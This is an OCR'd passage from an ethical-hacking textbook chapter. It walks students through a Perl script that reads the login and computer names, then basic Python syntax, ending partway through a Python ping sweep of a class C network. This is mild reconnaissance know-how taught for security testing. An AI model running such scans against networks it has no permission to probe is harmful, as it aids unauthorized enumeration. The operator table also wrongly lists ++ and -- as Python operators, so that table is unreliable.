2. Start Notepad++ to begin writing your Perl script. Save the file as **Win32.pl** in the **C:/Strawberry** directory. It's easiest if you create your Perl code files in the Strawberry directory that contains the Perl command.
3. In the new Notepad++ file, type **# Win32.pl** on the first line and press **Enter**.
4. Use what you've learned in this chapter to write comments for documenting the program. Be sure to enter the author's name, date, and a brief description of what the program does, such as the functions it accesses from the Win32 API.
5. After your lines of documentation, press **Enter** several times to create blank lines for separating your comments from the program code. Then type **use win32;** and press **Enter**. (Don't forget the semicolon.)
6. You need to retrieve the following from the Win32 API: the user's login name, computer name, file system, current directory, and OS name. Attempt to write the code for getting this information, and then save the program. If you need assistance, use the following steps.
7. Type **$login = Win32::LoginName();** and press **Enter**. This line populates the $login variable with the information gathered from LoginName().
8. Type the following lines to populate the other variables needed to complete the task, pressing **Enter** after each line:


```
$NetBIOS = Win32::NodeName();
$Filesystem = Win32::FsType();
$Directory = Win32::GetCwd();
$OS_Name = Win32::GetOSName();
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

9. The following variables need to be displayed onscreen. Type the lines of code as shown, pressing **Enter** after each line. When you're finished, your window should look similar to Figure 13-15.

```
print "$login\n";
print "$NetBIOS\n";
print "$Filesystem\n";
print "$Directory\n";
print "$OS_Name\n";
```

Figure 13-15 Using the Win32 API from a Perl script




10. After typing all the code, save the program as **Win32.pl** to the C:/Strawberry directory.
11. Run the program by entering **perl Win32.pl** at the Windows command prompt, and then debug any errors. Make sure you are in the C:\Strawberry directory before entering the command. Figure 13-16 shows the output. Identify what's wrong with this output.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-16 Executing Win32.pl



12. Spend time improving the report's formatting so that anyone reading the output could understand its meaning. Explain how to also improve the script? What other information might be beneficial for a security professional in this report?
13. Close all open windows.

Self-Check

11. Perl is built into Windows by default.
    a. True **b.** False
12. In object-oriented programming, classes are structures that hold pieces of data and functions.
    a. True **b.** False

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Understanding Python

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

As another famous Python once said, "And now for something completely different."

The Python programming language was named after the BBC TV comedy show Monty Python's Flying Circus. Python, like Perl, is a scripting language with object-oriented features. As a scripting language, it is popular for creating small to medium-sized programs quickly. Scripting languages don't need to be compiled because they are interpreted, and this arguably makes them quick to create, test, and execute short programs. Pen testers often create programs to help automate their activities, and Python is suited for this purpose. Python emphasizes code readability and uses indentation to define blocks of code (not brackets and braces like Perl or C). You can have a syntax error in Python simply by having your spacing wrong, so it's important to indent code correctly and consistently. Python is growing in popularity in the ethical hacking community. Hacking libraries and tools written in Python are becoming more available.

Background on Python

Python was conceived in the late 1980s by Guido van Rossum, and its implementation started in December 1989. Rossum is Python's principal author and is a continuing central figure in decisions regarding the direction of Python's development. Python can run on almost any platform (including Windows), and *nix-based OSs usually have Python already installed. For more details, visit https://en.wikipedia.org/wiki/Python_(programming_language).

Activity 13-7 Writing a Python Script Using GVim


Time Required: 60 minutes
Objective: Write a Python script using GVim.
Description: Security professionals and hackers alike are increasingly using the Python scripting language. More hacking programs are being written in Python, so any skills you develop in this language will help you in your career. In this activity, you write a basic Python script. Boot your computer into Kali Linux.

1. Open a terminal window, and then change the directory to the desktop using the **cd ~/Desktop** command.
2. Type **gvim first.py** and press **Enter**.
3. Select the **Syntax** tab on the top of the GVim window and select **Automatic**. This enables syntax highlighting for your Python project.
4. Press the **i** key to switch to insert mode.
5. On the first line, type **# This is my first Python script program** and press **Enter**.
6. Type **# I should always have comments in my scripts!** and press **Enter** twice.
7. Add another comment to describe what the code in step 6 does: **#This code displays 'Hello security testers!' to the screen** and press **Enter** twice.
8. Type **print ('Hello security testers!')** and press **Enter**.
   Your script should look similar to Figure 13-17.

Continues


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-17 first.py



9. Save the file
10. In the terminal window, type **python first.py** and press **Enter**.
11. If you didn't make any errors, your screen should look like Figure 13-18. If you did get errors, read through your code and compare it with the lines of code in this activity's steps. If you had to correct any errors, save the file and repeat step 10.

Figure 13-18 Executing first.py



Understanding the Basics of Python

Knowing how to get help quickly in any programming language is useful. The `python -h` command gives you a list of parameters used with the `python` command (Figure 13-19).

The Python website (https://python.org) is an excellent repository of Python information. It has tutorials and FAQs you can access to learn more.


Understanding the BLT of Python

As you learned previously, all programming languages must have a way to branch, loop, and test. The following sections use code examples to show you how Python handles these BLT functions. As you examine these examples, keep the following syntax rules in mind:

- Spacing is important. Python uses spacing to specify blocks of code. Perl uses curly brackets to define blocks of code in `if` statements and functions; Python does not. You can have a syntax error in your code by not indenting your lines of code correctly. You can use the Spacebar or Tab key for indenting. Each line in a block of code must use the same amount of indentation.
- When creating a function, the `def` keyword is used in front of the function's name.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-19 Python help information



Source: Kali Linux

- Variables do not begin with any special symbol. Perl uses the $ symbol to indicate a variable, Python does not.
- There are no special characters at the end of lines of code. Perl uses the semicolon (;) character, Python does not.
- Comment lines begin with the # symbol.

Branching in Python

To go from one function to another in a Python program, you call the function by entering its name followed by the function brackets in your source code. In Python, a function must be defined before you can call it; in Perl, this doesn't matter. In the following Python program, the function `name_best_guitarist()` must appear in the code before you can call it. In the following example, the `name_best_guitarist()` line branches the program to the `name_best_guitarist()` function:

```
# Python program illustrating the branching function
# Documentation is important
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

```
# Initialize variables
first_name = "Jimi "
last_name = "Hendrix"

# Define the name_best_guitarist function
# A function must be defined before it can be called
def name_best_guitarist():
   print (first_name + last_name + " was the best!")
name_best_guitarist()
```

Many functions take parameters. For example, the following function `add_these_numbers` takes two parameters as input, the numbers to add:

```
def add_these_numbers (x,y):
   z = x + y
   print (z)
```

Functions that don't expect parameters are called with nothing in the brackets. This was demonstrated when `name_best_guitarist()` was called in the previous example.

Looping in Python

Python has `for` loops and `while` loops as in Perl and C, but the syntax is different. In this section, you learn about these two looping mechanisms.

The Python `for` loop is similar to other `for` loops but also different in that it repeats until it has gone through each item specified in a list of items. It's not an incremental counter loop as in C and Perl. For example, if you have a list of names and want to use a `for` loop to print each name, use the following Python code:

```
names = ["Bob", "Jamal", "Sasha"]
for x in names:
   print(x)
```

If you want to do a traditional counting `for` loop that counted from a starting number to an ending number, you could use a list of numbers or an additional function called `range()` to do so:

```
for x in range(6):
   print(x)
```

In this example, the `range(6)` function call creates a sequence of numbers starting at 0 and ending at 5, six numbers in total. If you actually want to count from 1 to 6, you have to modify the code to `print (x + 1)` instead of `print (x)`. Keep that in mind when you use the `range()` function in your programming.

The Python `while` loop is similar to Perl and C `while` loops. The `while` loop repeats a set of code lines as long as a test condition remains true. Remember that Python uses indentation to denote blocks of code, so no brackets are needed in a `while` loop. In the following example, the `while` loop continues to loop (printing the value of the variable `i` and then incrementing the variable `i` by 1) as long as the variable `i` is less than 6.

```
i = 1
while i < 6:
   print(i)
   i += 1
```

Testing Conditions in Python

Python has operators for comparisons (logical tests) and mathematical calculations. The standard Python operators are identical to the operators in Perl. Table 13-13 lists the operators you can use in Python.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 13-13 Python operators

Operator	Function	Example
Arithmetic		
+	Addition	`total = sal + commission`
–	Subtraction	`profit = grossSales – costOfGoods`
*	Multiplication	`total = cost * quantity`
/	Division	`GPA = totalPoints / numberOfClasses`
%	Modulus	`x = a % 2`
**	Exponent	`area = 3.14 * (r**2)`
Assignments		
=	Assignment	`lastName = "Rivera"`
+=	Add, then assignment	`a += 10 #shorthand for a = a + 10`
-=	Subtract, then assignment	`a -= 10 #shorthand for a = a - 10`
*=	Multiply, then assignment	`a *= 10 #shorthand for a = a * 10`
/=	Divide, then assignment	`a /= 10 #shorthand for a = a / 10`
%=	Modulus, then assignment	`a %= 10 #shorthand for a = a %1 0`
**=	Exponent and assignment	`a **= 2 #shorthand for a = a ** 2`
++	Increment	`a++ #increment a by 1`
--	Decrement	`a-- #decrement a by 1`
Comparisons		
==	Equal to	`a == 1 #compare value of a with 1`
!=	Not equal to	`a != 1 #a is not equal to 1`
>	Greater than	`a > 10`
<	Less than	`a < 10`
>=	Greater than or equal to	`a >= 10`
<=	Less than or equal to	`a <= 10`

If Statements and Logical Operators

The Python comparison operators are also known as logical operators. Logical operators are used in `if` statements. The `if` statement combines logical operators with variables and numbers to create logical conditional checks. The `if` statement allows you to have your code perform certain operations if a logical conditional check is true, and perhaps perform a different operation if it is not. The `if` statement can also be combined with the keywords `else` and `elseif` and nested to create complex logic checks. Below are some examples of `if`, `else`, `elif`, nested `if`s, and condition checks being used to control what code is being executed.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- if—Checks whether a condition is true, as in the following example:

```
if (age > 12):
   print ("You must be a know-it-all!")
```

- else—Used when there's only one option to carry out if the condition is not true, as in the following example:

```
if (age) > 12:
   print ("You must be a know-it-all!")
else:
   print ("Sorry, but I don't know why the sky is blue.")
```

- elif—Used when there are several conditionals to test, as in the following example:

```
if ( (age > 12) & (age < 20) ):
   print ("You must be a know-it-all!")
elif (age > 39):
   print ("You must lie about your age!")
else:
   print ("To be young...")
```

- You can also have `if` statements inside `if` statements. These are called nested `if`s, as in the following example:

```
y = 69
if y > 10:
   print("Greater than ten,")
if y > 20:
   print("and also greater than 20!")
else:
   print("but not greater than 20.")
```


Activity 13-8 Writing a Python Script Using Ping

Time Required: 30 minutes
Objective: Write a Python script that uses branching, looping, and testing components.
Description: Security professionals often need to automate or create tools to help them conduct security tests. In this activity, you write a Python script that uses the `ping` command and a `for` loop to ping IP numbers for an entire class C network. Your instructor will provide you with the class C network address, or if you are not in class then pick a class C network of your choice (perhaps your home network). If a ping is successful, it indicates that a computing device has been found at that IP address. You are going to download and install the latest version of Python for Windows and perform this activity in a Windows environment. Remember that incorrect indentation can cause syntax errors in Python, so make sure your indentation matches what is shown in Figure 13-20.

1. Open a web browser and go to the Python Downloads page (https://www.python.org/downloads/). Download and install the latest version of Python for Windows. Make sure to check the box to add Python to PATH.
2. Write down the IP address to be used for the class C network.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-20 ping.py



Source: Kali Linux

3. Start Notepad++ and create a new file called **ping.py**.
4. Type the following code, pressing **Tab** and **Enter** once or twice as shown:

```
# This program prompts the user to enter a class C network
address
# It then uses the ping function to detect active devices at
each possible IP address

# Import modules that we need.
import subprocess
import os

# Prompt the user to input a network address
net_addr = input("Enter a class C network address (ex.192.168.1): ")

# Create a target so we can keep any output from ping subpro-
cesses below from being displayed
  with open(os.devnull, "wb") as bob:
      # n will range from 0 to 254 which we will use to create
all IP addresses
       for n in range(254):
            # create the next IP address to ping by combining
net_addr with the current value of n
           ip=net_addr+"."+format(n+1)
           #create a subprocess to ping ip
           result=subprocess.Popen(["ping", "-n", "1", "-w",
"500", ip], stdout=bob, stderr=bob).wait()
```

